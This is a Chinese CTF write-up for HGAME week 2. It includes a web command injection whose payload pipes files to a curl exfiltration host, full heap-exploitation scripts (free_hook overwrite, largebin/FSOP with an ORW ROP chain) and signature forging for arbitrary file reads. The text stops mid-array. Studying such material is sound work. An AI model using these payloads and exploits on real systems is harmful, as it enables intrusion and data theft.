HGAME-WEEK2-WP

Web

Level 21096 HoneyPot

/api/import路由,调用了ImportData

```
c.String(http.StatusOK, string(data))
})
api := r.Group("/api")
{
    api.GET("/databases", getDatabases)
    api.GET("/tables", getTables)
    api.GET("/data", getTableData)
    api.GET("/database", createDatabase)
    api.GET("/search", searchTableData)
    api.POST("/test-connection", testConnection)
    api.POST("/test-import-connection", testImportConnection)
    api.POST("/connect", connect)
    api.POST("/import", ImportData)
}
log.Printf("Server starting on http://localhost:9090")
r.Run(":9090")
```

ImportData这里可以拼接执行命令

```
command := fmt.Sprintf("/usr/local/bin/mysqldump -h %s -u %s -p%s %s |/usr/local/bin/mysql
    contig.RemoteHost,
    config.RemoteUsername,
    config.RemotePassword,
   config.RemoteDatabase,
   localConfig.Username,
    localConfig.Password,
    config.LocalDatabase,
fmt Println(command)
cmd := exec.Command("sh", "-c", command)
c.JSON(http.StatusInternalServerError, gin.H{
       "success": false,
       "message": "Failed to import data: " + err.Error(),
    })
    return
c.JSON(http.StatusOK, gin.H{
    "success": true,
    "message": "Data imported successfully",
            ImportData
```

构造

```
1 & cat /f*|curl -d @- http://ip:port"
```

```
Request
                                      数据包扫描
                                                 美化:
                                                        热加载
                                                                 构造请来
      POST /api/import HTTP/1.1
  2
      Host ?: node1.hgame.vidar.club:32273
  3
      Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,
      en;q=0.2
      Accept-Encoding: gzip, deflate
  4
  5
      Priority: u=0
  6
      Content-Type: application/json
  7
      Accept: */*
      User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/
  8
      20100101 Firefox/135.0
  9
      Referer: http://node1.hgame.vidar.club:32273/
 10
      Origin: http://node1.hgame.vidar.club:32273
 11
      Content-Length auto: 154
 12
 13
      {"remote_host":" "",
      "remote_port":" ____",
 14
      "remote username": "users",
 15
      "remote_password":"users&.cat./f*|curl.-d.@-.http://",
 16
 17
      "remote_database":"users",
      "local_database": "users1"}
 18
```

```
root@iZ2zee107fcq0kbcs58phzZ:~# nc -lvp 9000
Listening on 0.0.0.0 9000
Connection received on 218.75.123.175 47249
POST / HTTP/1.1
Host:
User-Agent: curl/7.81.0
Accept: */*
Content-Length: 59
Content-Type: application/x-www-form-urlencoded
hgame{fake_flag}hgame{8197ae0c-3c6d-1208-3bf7-a17455cad095}
```

hgame{8197ae0c-3c6d-1208-3bf7-a17455cad095}

Pwn

Signin2Heap

2.27 版本堆题目

```
8 v4 = __readfsqword(0x28u);
9 printf("Index: ");
10 __isoc99_scanf("%u", &v2);
● 11 if ( v2 > 0xF )
       puts("There are only 16 pages.");
● 15 else if ( *((_QWORD *)&books + v2) )
17
        puts("The note already exists.");
        while (1)
          printf("Size: ");
__isoc99_scanf("%u", &size);
         if ( (unsigned int)size <= 0xFF )</pre>
          break;
          puts("Too big!");
29
30
        *((_QWORD *)&books + v0) = malloc((unsigned int)size);
      printf("Content: ");
        HIDWORD(size) = read(0, *((void **)&books + v2), (unsigned int)size);
        *(\_BYTE *)(*((\_QWORD *)\&books + v2) + HIDWORD(size)) = 0;
35 return __readfsqword(0x28u) ^ v4;
36}
```

```
1
    from gt import *
     con("amd64")
 2
 3
    # io = process("./vuln")
 4
 5
    io = remote("node1.hgame.vidar.club",31002)
 6
    libc = ELF("./libc-2.27.so")
 7
 8
    def add(index,size,msg):
         io.sendafter("choice:",b"\x01\x00\x00\x00")
 9
         io.sendlineafter("Index: ",str(index))
10
         io.sendlineafter("Size: ",str(size))
11
         io.sendafter("Content: ",msg)
12
13
14
15
    def show(index):
         io.sendafter("choice:",b"\x03\x00\x00\x00")
16
         io.sendlineafter("Index: ",str(index))
17
18
19
20
    def free(index):
         io.sendafter("choice:",b"\x02\x00\x00\x00")
21
         io.sendlineafter("Index: ",str(index))
22
23
24
     for i in range(0x7):
25
         add(i,0xf8,'a'*8)
26
27
28
     add(9,0xf8,'a')
     add(10,0xf8,'a')
29
     add(11,0xa8,'b')
30
    add(12,0xa8,'c')
31
    add(13,0xf8,'v')
32
33
    add(14,0xb8,'d')
34
35
    for i in range(7):
         free(i)
36
     free(9)
37
    free(12)
38
     payload = b'a'*0xa0 + p64(0xb0+0x100+0x100+0xb0)
39
     add(12,0xa8,payload)
40
    free(13)
41
    free(12)
42
    free(11)
43
44
     add(0,0xc0,'a')
```

```
add(1,0x20,'a')
45
    show(10)
46
47
    libc_base = u64(io.recv(6).ljust(8,b'\x00')) -0x3ebca0
48
     suc("libc_base",libc_base)
49
50
51
    free_hook = libc_base + libc.sym["__free_hook"]
     system = libc_base + libc.sym["system"]
52
     add(2,0xb0,"/bin/sh\x00")
53
54
     add(3,0xb0,b"b"*0x30 + p64(0) + p64(0xb1) + p64(free_hook))
55
56
    add(4,0xa0,'a')
57
58
     add(5,0xa0,p64(system))
59
    free(2)
60
    # add(9,0xb8,'c'*8)
61
62
63 # free(0)
    # free(7)
64
65
66
67
    # payload = b'a'*0x90 + p64(0x500)
68
    # add(7,0x98,payload)
69
    # gdb.attach(io)
70
71
72
73
    io.interactive()
74
```

Where is the vulnerability

主体功能在.so文件里面

```
printf("Index
       orintf("Index: ");
_isoc99_scanf("%u", &v2);
\bullet 10 \overline{\text{if}} ( v2 <= 0xF )
        printf("Size: ");
__isoc99_scanf("%u", size);
12
13
        if ( size[0] <= 0x900u )
14
16
           if ( size[0] > 0x4FFu )
18
19
            notes[v0] = malloc(size[0]);
20
            note_size[v2] = size[0];
24
             puts("Too small.");
29
          puts("Too big.");
        puts("There are only 16 pages in this notebook.");

• 36 return *(_QWORD *)&size[1] - __readfsqword(0x28u);
```

add只能申请大堆块

```
__read+sqword(७x28u);
      printf("Index: ");
      __isoc99_scanf("%u", &v1);
      if ( v1 <= 0xF )
• 11
        if ( notes[v1] )
12
          free((void *)notes[v1]);
        else
14
          puts("Page not found.");
     else
        puts("There are only 16 pages in this notebook.");
18
      return v2 - __readfsqword(0x28u);
20
21}
```

free函数存在UAF

考虑通过largebin attack 泄露地址以及打IO,开了沙箱,可以通过orw读取flag

EXP

```
1 from gt import *
2 con("amd64")
```

```
3
    # io = process("./vuln")
 4
    io = remote("node1.hgame.vidar.club",30909)
 5
    libc = ELF("./libc.so.6")
 6
 7
    def add(index,size):
 8
 9
         io.sendlineafter(">","1")
         io.sendlineafter("Index: ",str(index))
10
         io.sendlineafter("Size: ",str(size))
11
12
    def free(index):
13
         io.sendlineafter(">","2")
14
         io.sendlineafter("Index: ",str(index))
15
16
17
    def edit(index,msg):
18
         io.sendlineafter(">","3")
19
         io.sendlineafter("Index: ",str(index))
20
21
         io.sendafter("Content: ",msg)
22
23
    def show(index):
24
         io.sendlineafter(">","4")
25
         io.sendlineafter("Index: ",str(index))
26
27
    def exit():
28
         io.sendlineafter(">","5")
29
30
31
32
    add(0,0x520)
33
    add(1,0x510)
    add(2,0x510)
34
35
    free(0)
    show(0)
36
37
    libc_base = u64(io.recv(6).ljust(8,b'\x00')) -0x203b20
    suc("libc_base",libc_base)
38
    # gdb.attach(io)
39
    add(3,0x530)
40
    # gdb.attach(io)
41
    edit(0, 'a'*0x10)
42
    show(₀)
43
    io.recvuntil("a"*0x10)
44
    heap_base = u64(io.recv(6).ljust(8,b'\x00')) -0x290
45
     suc("heap_base",heap_base)
46
    # gdb.attach(io)
47
48
    _IO_list_all = libc_base + libc.sym["_IO_list_all"]
     stderr = libc_base + 0x2046a0
49
```

```
50
    mp_{-} = 0x2031f0 + libc_base
51
    free(2)
    payload = p64(libc_base + 0x203b20)*2 + p64(heap_base+0x290) +
52
     p64(_I0_list_all-0x20)
     edit(0,payload)
53
54
55
    add(4,0x530)
    add(5,0x530)
56
57
    add(6,0x530)
58
    fake_io_addr = heap_base + 0xce0
59
    heap_addr = heap_base
60
    setcontext = libc_base + libc.sym["setcontext"]
61
62
    _IO_wfile_jumps = libc_base + 0x202228
    magic_gadget = libc_base + 0x0000000000176f0e#: mov rdx, qword ptr [rax +
63
     0x38]; mov rdi, rax; call qword ptr [rdx + 0x20];
    pop_rsp = libc_base + 0x000000000003c058#: pop rsp; ret;
64
65
    environ = libc_base + libc.sym["environ"]
66
    # free(4)
67
    # edit(4,b'a'*0x10)
68
    # free(5)
69
    # free(4)
70
71
     # key = (heap_base + 0x1000) >> 12
72
73
    # suc("key",key)
74
    # edit(4,p64(key^environ))
75
    # add(7,0x530)
76
    \# add(8,0x530)
77
    # add(9,0x550)
78
79
80
81
     # gdb.attach(io)
82
83
    payload = flat(
84
         {
85
             0x8:0,
             0 \times 10 : 0,
86
             0x18:1,
87
88
             0x20:1,
             0x30:setcontext+61, #目标函数
89
             0x40:fake_io_addr+0x160,
90
             0x50:0,
91
92
             0x58:0,
93
             0 \times 70 : 0,
             0x78:fake_io_addr+0xa0,
94
```

```
95
              0x90:fake_io_addr + 0x50, #rdx
 96
              0x98:pop_rsp,
 97
              0xb0:0,
              0xb8:0,
 98
              0xc8:_IO_wfile_jumps, #vtable
 99
100
              0xd0:fake_io_addr + 0x50, # mov rax, qword ptr [rax + 0xe0]
              0xe0:heap_base + 0xf80 + 0x10, # orw addr
101
102
              0x118:setcontext+61,
103
              0x120:fake_io_addr + 0xf0, # [rax + 0xe0]
104
              0x130:fake_io_addr+0x148,
              0x148:magic_gadget,
105
106
          },
          filler = ' \times 00'
107
108
      )
109
110
      pop_rdi = libc_base + 0x00000000010f75b#: pop rdi; ret;
111
      pop_rsi = libc_base + 0x000000000110a4d#: pop rsi; ret;
112
      pop_rdx = libc_base + 0x00000000001449ba#: pop rdx; add byte ptr [rax], al;
      add byte ptr [rax - 1], bh; ret;
      pop_rax = libc_base + 0x0000000000dd237#: pop rax; ret;
113
114
      syscall = libc_base + 0x0000000000098fa6#: syscall; ret;
115
      fake IO FILE=p64(0)*3
116
                                   #_flags=rdi
117
      fake IO FILE+=p64( IO list all) + p64(0)*2
118
      fake_IO_FILE +=p64(1)+p64(2) # rcx!=0(FSOP)
      fake IO_FILE +=p64(fake_io_addr+0xb0) # IO_backup_base=rdx
119
      fake_IO_FILE +=p64(magic_gadget)#_IO_save_end=call addr(call
120
      setcontext/system)
      fake_I0_FILE +=p64(\frac{0}{0}) + p64(\frac{1}{0}) + p64(\frac{1}{0}) + p64(heap_base+\frac{0}{0}x1c80) # rdx
121
      fake IO FILE = fake IO FILE.ljust(0x58, b'\x00')
122
123
      fake_IO_FILE += p64(0) # _chain
      fake_IO_FILE = fake_IO_FILE.ljust(0x78, b'\x00')
124
      fake_IO_FILE += p64(heap_base+0x1000) # _lock = a writable address
125
      fake_IO_FILE = fake_IO_FILE.ljust(0x90, b'\x00')
126
127
      fake_IO_FILE +=p64(fake_io_addr+0x30)#_wide_data,rax1_addr
128
      fake_IO_FILE = fake_IO_FILE.ljust(0xb0, b'\x00')
      fake_IO_FILE += p64(1) #mode=1
129
      fake_IO_FILE = fake_IO_FILE.ljust(0xc8, b'\x00')
130
      fake IO FILE += p64( IO wfile jumps+0x30) # vtable=IO wfile jumps+0x10
131
      fake_I0_FILE +=p64(0)*6
132
      fake IO FILE += p64(fake io addr+0x40)
133
134
135
      edit(2,fake_IO_FILE)
136
137
     flag_addr = heap_base + 0x1c90
      payload = b'/flag \times 00 \times 00' \times 2 + p64(setcontext+61) + p64(pop_rdi+1) +
138
      p64(0x50)*14+ p64(heap_base+0x1d30)
```

```
139
      payload += p64(pop_rdi) + p64(flag_addr) + p64(pop_rsi) + p64(0) +
      p64(pop_rax) + p64(2) + p64(syscall)
      payload += p64(pop_rdi) + p64(3) + p64(pop_rsi) + p64(heap_base+0x1300)
140
      payload += p64(pop_rax) + p64(0) + p64(syscall)
141
      payload += p64(pop_rdi) + p64(1) + p64(pop_rsi) + p64(heap_base+0x1300)
142
      payload += p64(pop_rax) + p64(1) + p64(syscall)
143
144
      edit(5,payload)
145
146
     # gdb.attach(io)
     exit()
147
     io.interactive()
148
```

Re

Signin

```
unsigned int v4; // [rsp+z4n] [rop+4n]
 5
    int i; // [rsp+44h] [rbp+24h]
 6
    int j; // [rsp+64h] [rbp+44h]
7
    result = j    CheckForDebuggerJustMyCode(&unk_1400C70A3, a2, a3);
8
9
    for (i = 0; i < 256; ++i)
10
    {
      \vee 4 = i;
11
12
      for (j = 0; j < 8; ++j)
13
        if ( (v4 & 1) != 0 )
14
          V4 = (V4 >> 1) ^ 0xEDB88320;
15
16
        else
17
          \vee 4 >>= 1;
      }
18
      dword 1400BD1A0[i] = v4;
19
      result = (unsigned int)(i + 1);
20
21
22
    return result;
23 }
```

```
unsigned int v4; // [rsp+24h] [rbp+4h]
unsigned __int64 i; // [rsp+48h] [rbp+28h]

j___CheckForDebuggerJustMyCode(&unk_1400C70A3, a2, a3);

v4 = -1;
for ( i = 0i64; i < a2; ++i )
    v4 = dword_1400BD1A0[(unsigned __int8)(*(_BYTE *)(i + a1) ^ v4)] ^ (v4 >> 8);
return ~v4;

1}
```

从main函数开始进行crc32,得到key

```
13
     j___CheckForDebuggerJustMyCode(&unk_1400C70A3, a2, a3);
14
    \vee 8 = 11;
     v6 = 0;
115
16
     v5 = a1[8];
17
     do
18
       v6 += *(DWORD *)(a3 + 4i64 * (v8 % 4));
19
       v9 = (v6 >> 2) & 3;
20
21
       for (i = 0; i < 8; ++i)
22
23
        v4 = a1[i + 1];
        v10 = (((v5 ^*(_DWORD *)(a2 + 4i64 * (v9 ^i & 3))) + (v4 ^v6)) ^(((16 * v5) ^(v4 >> 3))
24
25
                                                                         + ((4 * v4) ^ (v5 >> 5))))
 26
            + a1[i];
27
        a1[i] = v10;
28
        V5 = V10;
 29
       v11 = (((v5 ^*(_DWORD *)(a2 + 4i64 * (v9 ^i & 3))) + (*a1 ^v6)) ^(((16 * v5) ^(*a1 >> 3))
30
                                                                         + ((4 * *a1) ^ (v5 >> 5))))
 31
          + a1[8];
33
       a1[8] = v11;
      V5 = V11;
34
      result = --v8;
35
36
37
    while ( v8 );
    return result;
38
39 }
```

魔改xxtea

动调第二个key会变换,从main函数开始提取后面的crc得到key

提取对应大小数据

```
3000 ; Input MD5 : 33AAE3A4220CB56A4ECE310
3000 ; Input CRC32 : 97A25FB5
3000
3000 ; File Name : D:\xiazai\caocaocao
3000 ; Format : Binary file
3000 : Race Address: again Pange: again = 400
```

放ida里面可以看到crc32的值

```
3000 ;
3000 ; Input SHA256 : B7EA0FAC988D7A5E86182638E02F0BEB7E2
3000 ; Input MD5 : 1A2AD6DAF40669DD201B07D6A91A232D
3000 ; Input CRC32 : E1756DBA
3000
3000 ; File Name : D:\xiazai\caocao1
3000 ; Format : Binary file
3000 ; Base Address: 0000h Range: 0000h - 4000h Loaded le
3000
3000 .686p
```

这个为第二个key值

解密脚本

```
#include <stdint.h>
   1
                #include <stdio.h>
   2
   3
                void print_array(uint32_t *arr, int size, const char *label) {
                              printf("%s:\n", label);
   4
                             for (int i = 0; i < size; i++) {
   5
   6
                                             printf("arr[%d] = 0x%08X\n", i, arr[i]);
   7
                               }
                              printf("\n");
   8
   9
                }
                // 加密函数
10
                 void encrypt_xxtea_magic(uint32_t *a1, uint32_t *a2, uint32_t *a3) {
11
                              uint32_t v8 = 11; // 加密轮数
12
                              uint32_t v6 = 0; // 累加密钥
13
                             uint32_t v5 = a1[8]; // 最后一个块
14
15
                             unsigned int v9, v4, v10, v11;
                            int i;
16
                            // printf("%x\n", v5);
17
                            // 加密循环
18
                              do {
19
                                             v6 += a3[v8 % 4]; // 累加密钥
20
                                             v9 = (v6 >> 2) & 3; // 计算索引
21
22
                                             // 处理每个块
23
                                            for (i = 0; i < 8; ++i) {
24
                                                         v4 = a1[i + 1];
25
                                                    // printf("v5=%x v4=%x ",v5,v4);
26
                                                           v10 = ((v5 ^ a2[(v9 ^ i) & 3]) + (v4 ^ v6)) ^ (((16 * v5) ^ (v4))) ^ (((16 * v5) ^ (v4)))
27
                 >> 3)) + ((4 * v4) ^ (v5 >> 5)));
```

```
28
                                          // printf("%x %x\n",v10,a1[i]);
29
                                                    a1[i] += v10;
30
31
                                                   v5 = a1[i];
32
33
34
                                       }
35
36
                                       // 处理最后一个块
37
                                       v11 = (((v5 ^ a2[(v9 ^ 8) & 3]) + (a1[0] ^ v6)) ^ (((16 * v5) ^
38
               (a1[0] >> 3)) + ((4 * a1[0]) ^ (v5 >> 5)))) ;
                                   // printf("%x %x ",v11,a1[8]);
39
                                       a1[8] += v11;
40
                                      v5 = a1[8];
41
42
                                    // printf("%x \n",a1[8]);
43
44
45
                         } while (--v8); // 递减轮数
46
47
              }
48
              void decrypt_xxtea_magic(uint32_t *a1, uint32_t *a2, uint32_t *a3) {
49
50
                           uint32_t v8 = 11; // 加密轮数
                           uint32_t v6 = 0; // 初始值: 11 * a3[v8 % 4] 的累加和
51
                          uint32_t v5 = a1[8]; // 最后一个块
52
                          unsigned int v9, v4, v10, v11;
53
                          int i;
54
55
                          // 解密循环
56
57
                           do {
                                       v9 = 0; // 计算索引
58
                                       v5=a1[7];
59
60
                                       // 逆向处理最后一个块
61
                                       v11 = (((v5 ^ a2[(v9 ^ 8) & 3]) + (a1[0] ^ v6)) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3]) + (a1[0] ^ v6)) ^ (((16 * v5) ^ a2[(v9 ^ a2[(v9 ^ 8) & 3]) + (a1[0] ^ v6)) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3])) ^ (((16 * v5) ^ a2[(v9 ^ 8) & 3]
               (a1[0] >> 3)) + ((4 * a1[0]) ^ (v5 >> 5))));
                                       a1[8] -= v11;
62
63
                                       // printf("%x \n",a1[8]);
64
                                       // 逆向处理每个块
65
                                       for (i = 7; i >= 0; --i) {
66
                                                   v5 = a1[i-1];
67
                                                   if(i==0){
68
                                                                v5=a1[8];
69
70
71
                                                    }
72
```


```
73
                                                              v4 = a1[i + 1];
                                                              v10 = (((v5 ^ a2[(v9 ^ i) & 3]) + (v4 ^ v6)) ^ (((16 * v5) ^ (v4))) ^ (((16 * v5) ^ (v4))
   74
                    >> 3)) + ((4 * v4) ^ (v5 >> 5))));
   75
                                                              //printf("%x %x %x \n", v4, v5, v10);
                                                              a1[i] -= v10;
   76
   77
   78
                                               }
   79
                                                v6 -= a3[v8 % 4]; // 逆向累加密钥
   80
                                 } while (--v8); // 递减轮数
   81
   82
                    }
   83
                    // 打印数组内容
   84
   85
   86
                    // 测试函数
   87
                    int main() {
   88
                                 // 示例数据
   89
   90
                                 uint32_t a1[9] = \{0x3050ea23,
   91
                                                                                                 0x47514c00,
   92
                                                                                                 0x2b769cee,
                                                                                                 0x1794e6d5,
   93
                                                                                                 0xb3e42bed,
   94
   95
                                                                                                 0x61d536cb,
   96
                                                                                                 0x7ca0c2c0,
   97
                                                                                                 0x5ed767fe,
   98
                                                                                                 0xc579e0af,
   99
                                 };
100
                                  uint32_t a2[4] = {0x97A25FB5, 0xE1756DBA, 0xA143464A, 0x5A8F284F}; // 密钥
101
                                  uint32_t a3[4] = {0x0, 0x0, 0x0, 0x0}; // 初始化向量
102
103
104
105
106
                                  decrypt_xxtea_magic(a1, a2, a3);
107
                                 for (int i = 0; i < 9; i++) {
108
109
                                                for (int j = 0; j < 4; j++) {
110
                                                              printf("%c",a1[i] & 0xff);
111
112
113
                                                              a1[i] >>= 8;
114
115
                                                }
116
117
                                  }
118
```

```
119
120
121
122 return 0;
123 }
```

Mysterious signals

分析apk

得到str3应为端口号,开靶机输入端口号



```
#1 [请求] 11:38:58.664 - 279 B
POST /flag HTTP/1.1
sign: 41dce78c58dacf99cbbc2f1c20135745
Content-Type: application/json; charset=utf-8
Content-Length: 39
Host: node1.hgame.vidar.club:32492
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/3.14.9
{"username":"admin","filename":"hello"}
#2 [响应] 11:38:58.812 - 240 B
HTTP/1.1 200 OK
Date: Mon, 17 Feb 2025 03:39:00 GMT
Content-Length: 122
Content-Type: text/plain; charset=utf-8
{"code":"200", "msg":"4b181fd6f8b852a9e23a4a7776e5f6905b71341af8f194a5db07d2902d2655401322e1c9a1a90e0d8676809c08484762\n"}
```

浅析apk发现apk自己调用so文件生成sign值

```
public native String c(String str);

static {
    System.loadLibrary("sssign");
}
```

```
/| int vy; // [rsp+ixn] [rop-oxn]
     int i; // [rsp+1Ch] [rbp-64h]
  8
      int j; // [rsp+20h] [rbp-60h]
  9
 10
11
      v9 = a4 / 4;
12
      v8 = malloc(a4);
13
      __memset_chk(v8, 0LL, a4, -1LL);
14
       _{\text{memcpy\_chk(v8, a2, a4, -1LL);}}
15
     for (i = 0; i < v9; i += 2)
 16
17
        v7 = v8[i];
18
        v6 = v8[i + 1];
        v5 = 0;
19
20
        for (j = 0; j < 32; ++j)
  21
22
          v7 += v6 ^ (*(_DWORD *)(a3 + 8LL * j) + v5) ^ (v6 >> 3) ^ (4 * v6);
          v6 += v7 ^ (*(DWORD *)(a3 + 4LL * (2 * j + 1)) + v5) ^ (v7 >> 5) ^ (16 * v7);
23
24
          v5 -= 1640531527;
 25
        }
26
        V8[i] = V7;
27
       V8[i + 1] = V6;
     }
 28
29
     return v8;
30 }
```

本地发包,得到服务器里面名为hello文件的内容

猜测通过正确的sign值去访问里面的靶机里面的flag文件

本地分析serve

静态分析

```
runtime_panicIndex(v19 + 1, v12, v15);
113
114
       v22 = *(_DWORD *)(v18 + 4 * v19 + 4);
115
       V23 = 31LL;
       v24 = 0xC6EF3720;
116
117
       while ( \vee 23 >= 0 )
118
119
         v51 = v21;
120
         \vee 40 = (\vee 21 >> 5) ^ (16 * \vee 21);
         if ( v16 \le 2 * v23 + 1 )
121
          runtime_panicIndex(2 * v23 + 1, v23, v16);
122
123
         v41 = v40 ^ (v24 + *(_DWORD *)(v17 + 8 * v23 + 4) + 0x61C88647);
         V42 = V23;
L24
         v43 = 2 * v23;
125
         v50 = v22 - (v51 ^ v41);
126
L27
         if ( v16 <= v43 )
128
          runtime_panicIndex(v43, v43, v16);
129
         v38 = (v50 >> 3) ^ (4 * v50) ^ (v24 + *(_DWORD *)(v17 + 8 * v42) + 0x61C88647);
L30
         v22 -= v51 ^ v41;
131
         v24 += 0x61C88647;
         v39 = v51 - (v50 ^ v38);
132
         v23 = v42 - 1;
133
134
         v21 = v39;
         LODWORD(v18) = v60;
L35
136
       }
       v55 = v19;
L37
       v52 = v21;
138
139
       v57 = 4 * v20;
       v25 = main_uint32ToBytes((unsigned int)&v52, 1, 1, v16, v15, v17, v18, 4 * (int)v20, v21, v44, v46, v48)
140
       if ( v54 < v57 )
141
```

发现有类似apk中so文件中tea的解密

应该是对sign进行解密

动调下断点

tea解密完的数据

```
311E14F db 45h ; E
311E150 db 0EFh
311E151 db 43h; C
311E152 db 3Ch; <
311E153 db 0F9h
311E154 db 9Fh
∂11E155 db 45h ; E
311E156 db 4Dh ; M
311E157 db 50h ; P
311E158 db
           50h ; P
311E159 db 0A8h
311E15A db 63h; c
311E15B db 63h ; c
311E15C db 63h; c
011E15D db 63h;
                С
311E15E db
           63h ; c
311E15F db
           63h : c
311E160 db
             0
311E161 db 0
```

这个数据在这里进行了换表得到adminhello

```
∂ db
     61h :
          а
L db 64h;
           d
2 db 6Dh : m
3 db 69h;
           i
1 db 6Eh; n
5 db 68h; h
5 db 65h; e
7 db 6Ch; 1
3 db 6Ch; 1
edb (
    6Fh ; o
4 db
       0
3 db
       0
db
       0
) db
       0
db
       0
= db
       0
db 6
       0
```

十六字节剩下的为0

没规律的sign变为了adminhello

重新发包动调,把data里面的hello改为flag,服务器里面有flag文件

在自解密完成的那里把hello改为flag发现打印出flag文件里面的内容

现在逆向sign生成算法就可以实现文件任意读取了

通过serve的解密和so文件可得加密流程为换表再魔改tea,可以从serve里面提取表和tea的key数组

文件名在main receive里找到

```
77
      v61 = &v152;
78
       v62 = 1024LL;
      v63 = 1024LL;
79
       v200 = os__ptr_File_Read(v60, *(_slice_uint8 *)(&v63 - 2));
80
81
       if (!v200.1.tab)
82
       {
         v70 = v157;
83
84
         if ( v157 == 10
85
           && (\sqrt{70} = '1g1h', LODWORD(v63) = \sqrt{162}, *(_QWORD *)\sqrt{162} == '1m1a1g1h')
           && *(_WORD *)(\frac{v162}{} + 8) == '1e')
86
87
           if ( v200.0 > 0x400uLL )
88
89
             runtime_panicSliceAcap(v200.0);
90
           v45 = (__int64)&v152;
91
           v71 = runtime_slicebytetostring(
```

加密得到sign值

```
1
     #include <stdint.h>
     #include <stdio.h>
 2
 3
 4
 5
     int main() {
 6
7
     int ming[]=\{0x61,0x64,0x6d,0x69,
                 0x6e, 0x68, 0x31, 0x67,
8
9
                 0x31,0x61,0x31,0x6d,
                 0x31,0x65,0x31,0x00};//adminh1g1a1m1e1
10
11
12
13
         unsigned char biao1[] =
14
                         0x52, 0x09, 0x6A, 0xD5, 0x30, 0x36, 0xA5, 0x38, 0xBF,
15
     0x40,
                         0xA3, 0x9E, 0x81, 0xF3, 0xD7, 0xFB, 0x7C, 0xE3, 0x39,
16
     0x82,
                         0x9B, 0x2F, 0xFF, 0x87, 0x34, 0x8E, 0x43, 0x44, 0xC4,
17
     0xDE,
18
                         0xE9, 0xCB, 0x54, 0x7B, 0x94, 0x32, 0xA6, 0xC2, 0x23,
     0x3D,
19
                         0xEE, 0x4C, 0x95, 0x0B, 0x42, 0xFA, 0xC3, 0x4E, 0x08,
     0x2E,
                         0xA1, 0x66, 0x28, 0xD9, 0x24, 0xB2, 0x76, 0x5B, 0xA2,
20
     0x49,
                         0x6D, 0x8B, 0xD1, 0x25, 0x72, 0xF8, 0xF6, 0x64, 0x86,
21
     0x68,
                         0x98, 0x16, 0xD4, 0xA4, 0x5C, 0xCC, 0x5D, 0x65, 0xB6,
22
     0x92,
```

```
23
                         0x6C, 0x70, 0x48, 0x50, 0xFD, 0xED, 0xB9, 0xDA, 0x5E,
     0x15,
                         0x46, 0x57, 0xA7, 0x8D, 0x9D, 0x84, 0x90, 0xD8, 0xAB,
24
     0x00,
                         0x8C, 0xBC, 0xD3, 0x0A, 0xF7, 0xE4, 0x58, 0x05, 0xB8,
25
     0xB3,
                         0x45, 0x06, 0xD0, 0x2C, 0x1E, 0x8F, 0xCA, 0x3F, 0x0F,
26
     0x02,
27
                         0xC1, 0xAF, 0xBD, 0x03, 0x01, 0x13, 0x8A, 0x6B, 0x3A,
     0x91,
                         0x11, 0x41, 0x4F, 0x67, 0xDC, 0xEA, 0x97, 0xF2, 0xCF,
28
